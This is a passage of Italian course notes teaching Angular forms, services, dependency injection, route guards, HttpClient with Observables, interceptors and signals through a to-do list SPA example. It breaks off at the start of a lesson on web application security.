  <a routerLink="/" routerLinkActive="active" [routerLinkActiveOptions]="{exact: true}">
    Home
  </a> |
  <a routerLink="/counter" routerLinkActive="active">Counter</a>
</nav>
<router-outlet></router-outlet>
```

Con il modello mostrato nella suddetta immagine e un po' di CSS (mostrato di seguito), possiamo evidenziare i link attivi in grassetto.

```
nav .active {
  font-weight: bold;
}
```



Lezione 20/21:

Sappiamo cosa sono i componenti, come usare il Router integrato e come gestire Input/Output dai componenti.

Adesso vedremo altre importanti funzionalità di Angular Framework. In particolare:

- Form.
- Servizi e Dependency Injection.
- Maggiori informazioni su Angular Router (protezione dei percorsi).
- Client http.
- Segnali.

Angular: Forms

I form sono in molti casi il modo preferito per ottenere input dall'utente.

In Angular, i form possono essere gestiti in due modi:

- Form Template-driven: associazioni tra i dati del componente e il form definite implicitamente, tramite direttive template.
- Form Reattivi: associazioni tra i dati del componente e il form definite esplicitamente nel componente.

Aggiungiamo un form di accesso alla nostra app. Inizieremo creando una componente.

```
@luigi → D/O/T/W/2/e/2/angular-app $ ng generate component login
```

Associamo il componente a una nuova Route sul percorso /login.

```
{ // new Route in app.routes.ts
  path: "login",
  title: "Login",
  component: LoginComponent
}
```

Infine, aggiungiamo un collegamento nel template app.component.ts.

```
// in the template for the AppComponent, before <router-outlet/>
<a routerLink="/login" routerLinkActive="active">Login</a>
```


Angular Forms: Template-Driven

```
import { Component } from '@angular/core';
import { FormsModule } from '@angular/forms';

@Component({
  selector: 'app-login',
  standalone: true,
  imports: [FormsModule],
  template: './login.component.html',
  styleUrls: ['./login.component.scss']
})
export class LoginComponent {
  user: string = "";
  pass: string = "";
}
```

```
<h1>Login</h1>
<form>
  <label for="usr">Username:</label>
  <input id="usr" name="usr"
    [(ngModel)]="user"/>
  <label for="pwd">Password:</label>
  <input id="pwd" name="pwd"
    type="password"
    [(ngModel)]="pass"/>
</form>
<p>
  Username is <strong>{{user}}</strong>;
  Password is <strong>{{pass}}</strong>
</p>
```

La direttiva `[(ngModel)]="pass"` viene utilizzata per specificare che il valore di un campo del form sia associato a una proprietà (`pass`, nell'esempio) del componente.

Questa notazione `[( )]` è anche nota come «banana in a box» e rappresenta un binding bidirezionale: binding di proprietà e binding di evento.

Man mano che digitiamo nell'input, i dati nel componente vengono aggiornati automaticamente e anche il template viene aggiornato.

Se si verifica una modifica a una proprietà del componente, il campo di input corrispondente verrà aggiornato automaticamente (binding bidirezionale).



Angular Forms: Approccio Reattivo

```
import { Component } from '@angular/core';
import { FormControl, FormGroup, ReactiveFormsModule } from '@angular/forms';

@Component({
  selector: 'app-login',
  standalone: true,
  imports: [ReactiveFormsModule],
  template: './login.component.html',
  styleUrls: ['./login.component.scss']
})
export class LoginComponent {
  loginForm = new FormGroup({
    //argument is initial value
    user: new FormControl(''),
    pass: new FormControl('')
  })
}
```

```
<h1>Login</h1>
<form [formGroup]="loginForm">
  <label for="usr">Username:</label>
  <input id="usr" formControlName="user"/>
  <label for="pwd">Password:</label>
  <input id="pwd" formControlName="pass"
    type="password"/>
  <button type="submit">Submit</button>
</form>
<p>
  Username is
  <strong>{{loginForm.value.user}}</strong>
  Password is
  <strong>{{loginForm.value.pass}}</strong>
</p>
```

Angular Forms: Submission

```
export class LoginComponent {
  loginForm = new FormGroup({
    user: new FormControl(''), pass: new FormControl('')
  })

  onSubmit(){
    alert(`Username: ${this.loginForm.value.user}
    Password: ${this.loginForm.value.pass}`);
  }
}
```

```
<form [formGroup]="loginForm" (ngSubmit)="onSubmit()">
  <input id="usr" formControlName="user"/>
  <input id="pwd" formControlName="pass" type="password"/>
  <button type="submit">Submit</button>
</form>
<p>
  Username is <strong>{{loginForm.value.user}}</strong>
  Password is <strong>{{loginForm.value.pass}}</strong>
</p>
```

Servizi e Dependency Injection:

Sappiamo che le classi nel nostro software dovrebbero fare una cosa sola, e farla bene. Questo aumenta la modularità e la riutilizzabilità.

I componenti in Angular dovrebbero essere responsabili solo dell'esperienza utente: template, stili e logica che media tra la vista e la logica dell'applicazione.

Angular: Servizi

I servizi sono classi che forniscono funzionalità utilizzabili in più parti di un'applicazione.

I servizi non sono associati direttamente all'esperienza utente.

- Nessun template, nessuno stile. Solo logica, che può essere invocata quando necessario.

I servizi sono ideali per attività come il recupero di dati da un'API REST, il logging, la convalida dei dati, ecc.

- È probabile che questo tipo di attività sia richiesto in diverse parti dell'applicazione.

Angular: Dependency Injection (DI)

Angular sfrutta il pattern DI per semplificare l'ottenimento da parte del codice applicativo di istanze delle sue dipendenze (ad esempio: servizi di cui ha bisogno).

L'obiettivo del DI è separare le problematiche di:

- costruzione delle dipendenze
- utilizzo delle stesse.

migliorando il disaccoppiamento.

Nel sistema Angular DI esistono due ruoli:

- consumatore di dipendenze (ovvero: il codice che scriviamo).
- fornitore di dipendenze (generalmente gestito da Angular).

Angular: Creazione dei Servizi

```
@luigi → D/O/T/W/2/e/2/angular-app $ ng generate service calculator

CREATE src/app/calculator.service.spec.ts (377 bytes)
CREATE src/app/calculator.service.ts (139 bytes)
```

Il decoratore @Injectable viene utilizzato per contrassegnare CalculatorService come qualcosa che può essere iniettato in un componente come dipendenza.

```
import { Injectable } from '@angular/core';

@Injectable({
  providedIn: 'root' //available everywhere in the app (root injector)
})
export class CalculatorService {
  sum(x: number, y: number): number { return x+y; }
}
```

Le dipendenze possono essere istanziate utilizzando il metodo inject().

```
import { Component, inject } from '@angular/core';
import { CalculatorService } from '../calculator.service';

@Component({
  selector: 'app-home-page',
  standalone: true,
  imports: [],
  template: "<p>The sum is <strong>{{sum}}</strong></p>",
  styleUrls: ['./home-page.component.scss']
})
export class HomePageComponent {
  private calculatorService = inject(CalculatorService);
  sum = this.calculatorService.sum(1234, 4321);
}
```

Le dipendenze possono anche essere iniettate dichiarandole nei costruttori di classe.

```
import { Component } from '@angular/core';
import { CalculatorService } from '../calculator.service';

@Component({
  selector: 'app-home-page',
  standalone: true,
  imports: [],
  template: "<p>The sum is <strong>{{sum}}</strong></p>",
  styleUrls: ['./home-page.component.scss']
})
export class HomePageComponent {
  constructor(private calculatorService: CalculatorService){}
  sum = this.calculatorService.sum(1234, 4321);
}
```

Route Guards:

Un'attività comune nella gestione del routing è garantire che solo gli utenti autorizzati accedano a determinate rotte.

Con Angular Router, questo può essere fatto utilizzando le Route Guards.

Le Route Guards sono funzioni invocate da Angular per determinare se l'utente è autorizzato a eseguire determinate operazioni (ad esempio: canActivate, canMatch, canLoad, canDeactivate, ecc.) su una Route.

Le Guard sono specificate come proprietà degli oggetti Route.

È possibile specificare più Guard per una Route. Angular esegue tutte le Guard in parallelo e l'azione può essere eseguita solo se tutte le Guard restituiscono true.

Creazione di una Route Guard:

```
@luigi → D/O/T/W/2/e/2/angular-app $ ng generate guard authorization
? Which type of guard would you like to create? CanActivate
CREATE src/app/authorization.guard.spec.ts (497 bytes)
CREATE src/app/authorization.guard.ts (137 bytes)
```

```
import { inject } from '@angular/core';
import { CanActivateFn, Router } from '@angular/router';
import { AuthService } from '../auth.service';

export const authorizationGuard: CanActivateFn = (route, state) => {
  return true;
};
```

```
import { inject } from '@angular/core';
import { CanActivateFn, Router } from '@angular/router';
import { AuthService } from '../auth.service';

export const authorizationGuard: CanActivateFn = (route, state) => {
  const router = inject(Router);
  const authService = inject(AuthService);
  if(authService.isUserLoggedIn()){
    return true; //user is authorized
  } else {
    router.navigateByUrl("/login"); //redirect to login
    return false; //user is not authorized
  }
};
```

```
{ //in app.routes.ts
  path: "counter",
  title: "Counter",
  component: CounterPageComponent,
  canActivate: [authorizationGuard]
}
```



Utilizzo delle Guards:

Le Guard Functions possono restituire un valore booleano o un oggetto `UrlTree`.

- `true` significa che la Guard è soddisfatta e la navigazione può procedere.
- `false` quando la Guard non è soddisfatta e l'azione potrebbe non essere eseguita.
- un oggetto `UrlTree` significa che il router dovrebbe reindirizzare a quell'URL.

Quando sono impostate più Guards, si dovrebbe sempre restituire un `UrlTree` per il reindirizzamento e non utilizzare direttamente i metodi `Router.navigate()` come nell'esempio mostrato nell'immagine precedente.

- Quando vengono eseguite più Guards in parallelo, se due di esse reindirizzano, si potrebbero verificare delle race condition.

HTTP Client:

Angular fornisce un'API per eseguire richieste HTTP.

- È implementata nella classe di servizio HttpClient.
- Per utilizzare HttpClient, è necessario configurarlo tramite iniezione di dipendenza.

```
//in app.config.ts
export const appConfig: ApplicationConfig = {
  providers: [
    provideHttpClient(), //add the providers using this dedicated helper function
    provideRouter(routes)
  ]
};
```

HttpClient può quindi essere istanziato come dipendenza dei nostri servizi e componenti (ad esempio, utilizzando inject() o dichiarandolo in un costruttore di classe).

```
import { HttpClient } from '@angular/common/http';
import { Injectable } from '@angular/core';

@Injectable({
  providedIn: 'root'
})
export class RestBackendService {
  constructor(private http: HttpClient) {}
  //This service can now make HTTP requests via `this.http`.
}
```

Effettuare richieste http:

```
@Component({
  selector: 'app-cat-facts',
  standalone: true,
  template: `<h1>Cat Facts</h1>
    <button (click)="loadCatFact()">Click here to load a cat fact</button>
    <p>{{catFact}}</p>`
})
export class CatFactsComponent {
  constructor(private http: HttpClient){}
  catFact: string = "";
  loadCatFact(){
    let url = "https://cat-fact.herokuapp.com/facts/random";
    this.http.get<{text: string}>(url).subscribe(data => {
      this.catFact = data.text;
    });
  }
}
```

Utilizzare HttpClient: Observables

HttpClient fornisce metodi corrispondenti ai diversi verbi HTTP utilizzati per effettuare richieste.

Ogni metodo restituisce un Observable dalla libreria RxJS.

- Libreria Reactive Extensions per JavaScript.

Angular utilizza gli Observable per gestire numerose operazioni di sincronizzazione.

Per certi versi, gli Observable sono simili alle Promise. In breve:

- Le Promise possono essere risolte (o rifiutate) una sola volta. In altre parole, emettono un singolo valore (o errore) in modo asincrono.
- Gli Observable possono emettere più valori in modo asincrono nel tempo.

Recap Promises:

```
let promise: Promise<number> = new Promise((resolve, reject) => {
  let num = Math.random();
  setTimeout( () => {
    if(num < 0.5){
      resolve(num);
    } else {
      reject(new Error(`You were unlucky! ${num}`));
    }
  }, 2000); //run the callback in 2 seconds
});

promise.then( (data) => {
  console.log(`Promise resolved returning ${data}`);
}).catch( err => {
  console.log(`Promise rejected with ${err}`);
});
```

Lavorare con gli Observables:

Proprio come con le Promise, è necessario fornire callback da eseguire quando si verificano determinati eventi.

Questo si ottiene sottoscrivendo (subscribing) l'Observable.

```
observable.subscribe({//provide a Subscriber object
  next(value){//executed when the a value is emitted by the Observable
    console.log(`Observable emitted value ${value}`);
  },
  error(err){ //executed when an error is emitted by the Observable
    console.log(`Observable emitted an Error: ${err}`);
  },
  complete(){ //executed when the Observable is done (will not emit any more values)
    console.log("Observable finished emitting values");
  }
});
```


Creare un Observable:

L'argomento passato al costruttore Observable è la funzione da eseguire al momento della sottoscrizione (subscription).

```
import { Observable } from "rxjs";

const observable = new Observable<number>( (subscriber) => {
  setTimeout( () => {
    let num = Math.random();
    if(num < 0.5){
      subscriber.next(num);
    } else {
      subscriber.error(new Error(`You were unlucky! ${num}`));
    }
    subscriber.complete();
  }, 2000)
});
```

```
import { Observable } from "rxjs";

const observable = new Observable<number>( (subscriber) => { /*...*/ });

observable.subscribe({
  next(value){ console.log(`Observer emitted value ${value}` )},
  error(err) { console.log(`Observer emitted an Error: ${err}`)},
  complete() { console.log("Observer finished emitting values")}
});
```

```
@luigi → D:/O/T/W/2/e/2/a/src $ tsc .\observables_example.ts
@luigi → D:/O/T/W/2/e/2/a/src $ node .\observables_example.js
Observer emitted value 0.33397894647355697
Observer finished emitting values
@luigi → D:/O/T/W/2/e/2/a/src $ node .\observables_example.js
Observer emitted an Error: You were unlucky! 0.620240538767127
@luigi → D:/O/T/W/2/e/2/a/src $
```

Notice that errors are considered as completions! `complete()` will not be called when errors occur!

Nota: gli errori sono considerati completamenti. La funzione `complete()` non verrà chiamata quando si verificano errori.

Observables: valori multipli

```
import { Observable, Subscriber } from "rxjs";

const observable = new Observable<number>( subscriber => {
  helper(subscriber, 1);
});

function helper(subscriber: Subscriber<number>, level: number){
  setTimeout( () => {
    let num = Math.random();
    if(level > 3){ subscriber.complete(); return; }
    if(num < 0.8) {
      subscriber.next(num);
      helper(subscriber, level+1); //recursion
    } else { subscriber.error(new Error(`You were unlucky! ${num}`)); }
  }, 1000);
}
```

```
const observable = new Observable<number>( (subscriber) => { /*...*/ });

observable.subscribe({
  next(value){ console.log(`Observer emitted value ${value}` )},
  error(err) { console.log(`Observer emitted an Error: ${err}`)},
  complete() { console.log("Observer finished emitting values")}
});
```

```
@luigi → D:/O/T/W/2/e/2/a/src $ node .\observables_example.js
Observer emitted value 0.6982903488018062
Observer emitted value 0.5713928193844571
Observer emitted value 0.005029574874092724
Observer finished emitting values
@luigi → D:/O/T/W/2/e/2/a/src $ node .\observables_example.js
Observer emitted value 0.09009756551320991
Observer emitted an Error: Error: You were unlucky! 0.8901570954122466
@luigi → D:/O/T/W/2/e/2/a/src $
```

Setting up HttpClient:

Possiamo personalizzare molte funzionalità di HttpClient quando configuriamo i suoi provider DI:

- Possiamo usare `withFetch()` per utilizzare l'API Fetch invece di `XMLHttpRequest`.
- Possiamo configurare gli `Interceptor`.

```
export const appConfig: ApplicationConfig = {
  providers: [
    provideHttpClient(
      withFetch(), //use the Fetch API instead of XMLHttpRequests
      withInterceptors([authInterceptor])
    ),
    provideRouter(routes)]
};
```

Interceptors:

Gli intercettori sono una forma di middleware supportata da HttpClient.

Stesso concetto dei middleware in Express, ma si applicano alle richieste in uscita.

In definitiva, gli intercettori sono funzioni che accettano come input:

- L'attuale `HttpRequest` in uscita.
- Una funzione `next`, che rappresenta il passaggio successivo nella catena di intercettori.

```
function log(req: HttpRequest, next: HttpHandlerFn): Observable {
  console.log(req.url);
  return next(req);
}
```

Interceptors: Use Cases

Gli intercettori possono essere utilizzati per:

- Aggiungere intestazioni di autenticazione alle richieste (ad esempio: token JWT!).
- Memorizzare le risposte nella cache per un periodo di tempo.
- Registrare le richieste in uscita.

Gli intercettori da utilizzare vengono dichiarati durante la configurazione di HttpClient.

```
export const appConfig: ApplicationConfig = {
  providers: [
    provideHttpClient(
      withInterceptors([loggingInterceptor, authInterceptor])
    )
  ]
}
```

Angular: Rilevamento modifiche

Quando una proprietà di un componente (ad esempio, il suo stato) cambia, il suo template viene aggiornato automaticamente da Angular.


Aggiornare i template solo quando necessario e farlo in modo efficiente (ad esempio, aggiornando solo le parti che devono essere aggiornate) è fondamentale per buone prestazioni della SPA.

Come fa Angular a sapere quando è necessario aggiornare la vista renderizzata?

In pratica, quando accade qualcosa nell'applicazione (eventi DOM, operazioni asincrone, ecc.), si attiva il meccanismo di rilevamento delle modifiche.

Quando il rilevamento delle modifiche inizia, Angular esamina tutti i componenti nella gerarchia.

- Per ogni componente, verifica se il suo stato è cambiato e se la modifica di stato influisce sulla vista.
- In tal caso, la parte DOM corrispondente al template del componente viene aggiornata.



Angular: Signals

I segnali sono stati introdotti in Angular 17.

Tracciano in modo granulare come e dove lo stato viene utilizzato in un'app, consentendo ad Angular di ottimizzare ulteriormente gli aggiornamenti del rendering.

In poche parole, si può pensare ai segnali come a variabili che possono anche avvisare gli utenti interessati quando il loro valore cambia.

Sono un modo per ottenere una programmazione reattiva.

- Una forma di programmazione dichiarativa basata sull'elaborazione asincrona degli eventi.

L'utilizzo dei segnali consente ad Angular di evitare controlli di rilevamento delle modifiche non necessari e di aggiornare solo le parti del DOM che sono state modificate.

Creazione ed aggiornamento dei segnali:

I segnali possono essere scrivibili (writeable) o di sola lettura (read-only).

I segnali scrivibili possono essere creati utilizzando la funzione signal().

Quando si crea un segnale scrivibile, si passa un valore iniziale a signal().

I segnali forniscono un'API per aggiornare i propri valori:

- .set() consente di impostare un nuovo valore.
- .update() consente di calcolare un nuovo valore in base a quello precedente.

```
export class CounterSignalComponent {  
  count = signal(0); //initial value is zero  
  handleClick() { this.count.update(value => value + 1); }  
  handleReset() { this.count.set(0); }  
}
```

Esempio di utilizzo:

```
import { Component, signal } from '@angular/core';  
  
@Component({  
  selector: 'app-counter-signal',  
  standalone: true,  
  template: `  
    <h1>Counter with Signals</h1>  
    <button (click)="handleClick()">Click to Increment</button>  
    <button (click)="handleReset()">Click to Reset</button>  
    <p>{{count()}}</p> <!-- notice the ()! -->  
  `,  
})  
export class CounterSignalComponent {  
  count = signal(0); //initial value is zero, returns a function to get the value  
  handleClick() { this.count.update(value => value + 1); }  
  handleReset() { this.count.set(0); }  
}
```

Segnali calcolati:

I segnali calcolati sono segnali di sola lettura che derivano i loro valori da quelli di altri segnali.

Sono definiti utilizzando la funzione `computed()` e una funzione di derivazione.

Angular li mantiene automaticamente aggiornati, in modo reattivo.

- L'utilizzo di `.set()` o `.update()` su di essi genererà un errore.

```
export class CounterSignalComponent {  
  count = signal(0); //initial value is zero  
  double = computed(() => this.count() * 2);  
  //rest of the component omitted  
}
```

Esempio:

```
import { Component, signal } from '@angular/core';  
  
@Component({  
  selector: 'app-counter-signal',  
  standalone: true,  
  template: `  
    <h1>Counter with Signals</h1>  
    <button (click)="handleClick()">Click to Increment</button>  
    <button (click)="handleReset()">Click to Reset</button>  
    <p>Count: {{count()}} - Double: {{double()}}</p> <!-- notice the ()! -->  
  `,  
})  
export class CounterSignalComponent {  
  count = signal(0); //initial value is zero, returns a function to get the value  
  double = computed(() => this.count() * 2);  
  handleClick() { this.count.update(value => value + 1); }  
  handleReset() { this.count.set(0); }  
}
```

Segnali: Effetti

I segnali avvisano i consumatori interessati quando cambiano.

Un effetto è una funzione che viene eseguita ogni volta che cambiano alcuni segnali.

Gli effetti possono essere creati utilizzando la funzione `effect()`.

```
effect(() => {  
  console.log(`Count value changed: ${this.count()}`);  
})
```

- Gli effetti vengono sempre eseguiti almeno una volta.
- Quando vengono eseguiti, tengono traccia di qualsiasi segnale letto.
- Ogni volta che uno di questi segnali cambia, l'effetto viene eseguito di nuovo.

Nota: Ricorda che gli effetti vengono eseguiti almeno una volta.

```
export class CounterSignalComponent {  
  count = signal(0); //initial value is zero  
  double = computed(() => this.count() * 2);  
  
  constructor(){  
    effect(() => {  
      console.log(`Count value changed: ${this.count()}`);  
    })  
  }  
  
  handleClick() { this.count.update(value => value + 1); }  
  
  handleReset() { this.count.set(0); }  
}
```

Console log output

Count value changed: 0
Count value changed: 1
Count value changed: 2
...



Lezione 22:

Implementeremo la cara vecchia app To-do List come una moderna SPA


- Utilizzeremo il backend REST sviluppato nella Lezione 15.
- E aggiungeremo un'interfaccia Angular 17 completa.



Daremo un'occhiata alla SPA Angular To-do List implementata dall'insegnante.

Il codice sorgente è disponibile nei materiali del corso su Teams.

Esamineremo alcune delle parti interessanti come riferimento.



To-Do List SPA: Routes

```
/* Nothing much is going on here */
export const routes: Routes = [{
  path: "home", component: HomeComponent,
  title: "To-do List Angular App"
}, {
  path: "login", component: LoginComponent,
  title: "Login | To-do List Angular App"
}, { /*some routes were omitted for the sake of brevity*/
  path: "todos", component: TodoPageComponent,
  title: "To-do List | To-do List Angular App",
  canActivate: [authGuard]
}, {
  path: "todos/:id", component: TodoDetailComponent,
  title: "To-do Detail | To-do List Angular App",
  canActivate: [authGuard]
}
];
```

Notice that two routes
are guarded by
authGuard

Notice that this route
is parametric!

To-Do List SPA: AuthGuard

```
export const authGuard: CanActivateFn = (route, state) => {
  const authService = inject(AuthService);
  const toastr = inject(ToastrService);
  const router = inject(Router);
  if(authService.isUserAuthenticated()){
    return true;
  } else {
    toastr.warning("Please, login to access this feature", "Unauthorized!");
    return router.parseUrl("/login"); //return a UrlTree
  }
};
```

To-Do List SPA: Login Component

```
export class LoginComponent {
  toastr = inject(ToastrService);
  router = inject(Router);
  restService = inject(RestBackendService);
  authService = inject(AuthService);
  submitted = false;
  loginForm = new FormGroup({
    user: new FormControl('', [Validators.required]),
    pass: new FormControl('', [
      Validators.required,
      Validators.minLength(4),
      Validators.maxLength(16)])
  });

  handleLogin() { /* handles login submit */ }
}
```

```
handleLogin() {
  this.submitted = true;
  if(this.loginForm.invalid){
    this.toastr.error("Invalid data!", "Oops! Invalid data!");
  } else {
    this.restService.login({
      usr: this.loginForm.value.user as string,
      pwd: this.loginForm.value.pass as string,
    }).subscribe({
      next: (token) => { this.authService.updateToken(token as string); },
      error: (err) => { this.toastr.error("Invalid", "Oops! Invalid credentials"); },
      complete: () => {
        this.toastr.success(`Welcome`, `Welcome ${this.loginForm.value.user}!`);
        this.router.navigateByUrl("/todos");
      }
    })
  }
}
```

To-Do List SPA: Login Template

Un aspetto interessante del template LoginComponent:

- Mostriamo gli errori di input in modo condizionale solo quando necessario.
 - ❖ Utilizziamo la nuova sintassi del flusso di controllo di Angular 17 @if.

```
<label for="pass" class="classes-omitted">Password</label>
<input type="password" formControlName="pass" id="pass" class="omitted" required="">
@if(submitted && loginForm.controls.pass.errors){
  @if(loginForm.controls.pass.errors['required']){
    <p class="form-error">Password is required.</p>
  }
  @if(loginForm.controls.pass.errors['minlength']){
    <p class="form-error">Password should contain at least 4 characters</p>
  }
}
```

To-Do List SPA: Auth Service

```
type AuthState = {
  user: string | null,
  token: string | null,
  isAuthenticated: boolean
}

@Injectable({
  providedIn: 'root'
})
export class AuthService {

  authState: WritableSignal<AuthState> = signal<AuthState>({
    user: this.getUser(),
    token: this.getToken(), //get token from localStorage, if there
    isAuthenticated: this.verifyToken(this.getToken()) //verify it's not expired
  })
```

```
@Injectable({
  providedIn: 'root'
})
export class AuthService {

  //continues from the previous slide

  user = computed(() => this.authState().user);
  token = computed(() => this.authState().token);
  isAuthenticated = computed(() => this.authState().isAuthenticated);
```

```
@Injectable({ providedIn: 'root'})
export class AuthService {
  //continues from the previous slide
  constructor(){
    effect( () => { //we use an effect to keep data aligned with localStorage
      const token = this.authState().token;
      const user = this.authState().user;
      if(token !== null)
        localStorage.setItem("token", token);
      else
        localStorage.removeItem("token");
      if(user !== null)
        localStorage.setItem("user", user);
      else
        localStorage.removeItem("user");
    });
  }
}
```

To-Do List SPA: REST Backend Service

```
@Injectable( { providedIn: 'root' } )
export class RestBackendService {
  url = "http://localhost:3000"
  constructor(private http: HttpClient) {}
  httpOptions = {
    headers: new HttpHeaders({
      'Content-Type': 'application/json'
    })
  };

  login(loginRequest: AuthRequest){
    const url = `${this.url}/auth`;
    return this.http.post<string>(url, loginRequest, this.httpOptions);
  }
  //rest of the service omitted for the sake of brevity
}
```

```
export interface AuthRequest {
  usr: string,
  pwd: string
}
```

To-Do List SPA: Auth Interceptor

```
function authInterceptor(request: HttpRequest, next: HttpHandlerFn) {
  const authService = inject(AuthService);
  const token = authService.getToken();

  if (token) {
    // Clone the request and add the Authorization header with the token
    request = request.clone({
      setHeaders: {
        Authorization: 'Bearer ' + token
      }
    });
  }

  return next(request); // Continue with subsequent interceptors, if any
}
```

To-Do List SPA: To-Do Page Component

```
export class TodoPageComponent {
  createTodoSubmitted = false;
  restService = inject(RestBackendService);
  toastr = inject(ToastrService);
  router = inject(Router);
  todos: TodoItem[] = []; //array of TodoItems

  newTodoForm = new FormGroup({
    todo: new FormControl('', [Validators.required])
  });

  ngOnInit() { this.fetchTodos(); }
  fetchTodos(){ /*...*/ }
  handleTodoSubmit(){ /*...*/ }
  handleDelete(id: number | undefined){ /*...*/ }
}
```

To-Do List SPA: To-Do Template

Di seguito è mostrato un dettaglio interessante:

Nota: `<app-todo-item>` è un componente separato, che si occupa di visualizzare un singolo elemento della lista

L'elemento della lista da visualizzare viene passato come proprietà.

Nota: il componente può anche emettere eventi di eliminazione.

```
<ul class="classes-omitted">
  @for(item of todos; track item.id){
    <app-todo-item [todoItem]=item (delete)="handleDelete($event)" />
  } @empty {
    <li class="classes-omitted">No to-do items to show.</li>
  }
</ul>
```

To-Do List SPA: To-Do Item Component

```
export class TodoItemComponent {
  @Input({ required: true }) todoItem: TodoItem;
  @Output() delete: EventEmitter<number | undefined> = new EventEmitter();
  editLink = "";
  restBackend = inject(RestBackendService);
  toastr = inject(ToastrService);

  ngOnInit(){ this.editLink = "/todos/"+this.todoItem?.id; }

  handleToggleDoneStatus(){ /*...*/ }
  handleDelete(){ /*...*/ }
}
```

Lezione 23:

Web Application Security (1):

Le applicazioni web svolgono un ruolo cruciale nelle aziende e nelle comunicazioni moderne.

Proteggerle è essenziale per prevenire accessi non autorizzati, violazioni dei dati e altre attività dannose.

La sicurezza delle applicazioni web si riferisce alle misure e alle pratiche implementate per proteggere le applicazioni web dalle minacce alla sicurezza.

L'obiettivo della sicurezza delle applicazioni web è garantire la riservatezza, l'integrità e la disponibilità sia dell'applicazione che dei dati che gestisce.

La sicurezza nelle app Web deve essere gestita a diversi livelli.

Network-Level Security:

- Riguarda la comunicazione tra l'app Web e Internet.
- Si concentra sulla crittografia dei dati (HTTPS), firewall che filtrano le richieste HTTP dannose, monitoraggio e logging per rilevare schemi sospetti, ecc.

Application-level Security:

- Riguarda le misure di sicurezza implementate all'interno della Web App.
- Si concentra su autenticazione e autorizzazione, convalida dell'input per garantire l'integrità dei dati, gestione delle sessioni, garanzia della riservatezza dei dati, ecc.

Network-level Security vs Application-level Security:

Network-Level Security:

- Si concentra sulla protezione dei canali di comunicazione e dell'infrastruttura.
- Protegge dagli attacchi mirati al livello di rete (ad esempio: sniffing, MitM, ecc.)

Esempi: filtraggio di richieste HTTP non valide o blocco di attacchi DDoS con un firewall, crittografia adeguata del traffico.

Application-level Security:

- Si concentra sui meccanismi e sulle funzionalità interne dell'applicazione Web.
- Riduce i rischi associati all'applicazione stessa.
- Gli attacchi possono nascondersi in richieste HTTP non valide e sfruttare vulnerabilità nel modo in cui l'applicazione è implementata per raggiungere obiettivi dannosi.

Web Application Security (2):

Nel corso di Tecnologie Web, ci occuperemo di come progettare e sviluppare applicazioni web moderne.

Ci concentreremo quindi solo sulla sicurezza a livello di applicazione e ci assicureremo che le applicazioni che sviluppiamo non contengano vulnerabilità di sicurezza.

Esploreremo anche i principali meccanismi di sicurezza implementati nei browser web moderni (ad esempio, CORS), in modo da sapere come utilizzarli.

Vulnerabilità comuni delle Web App:

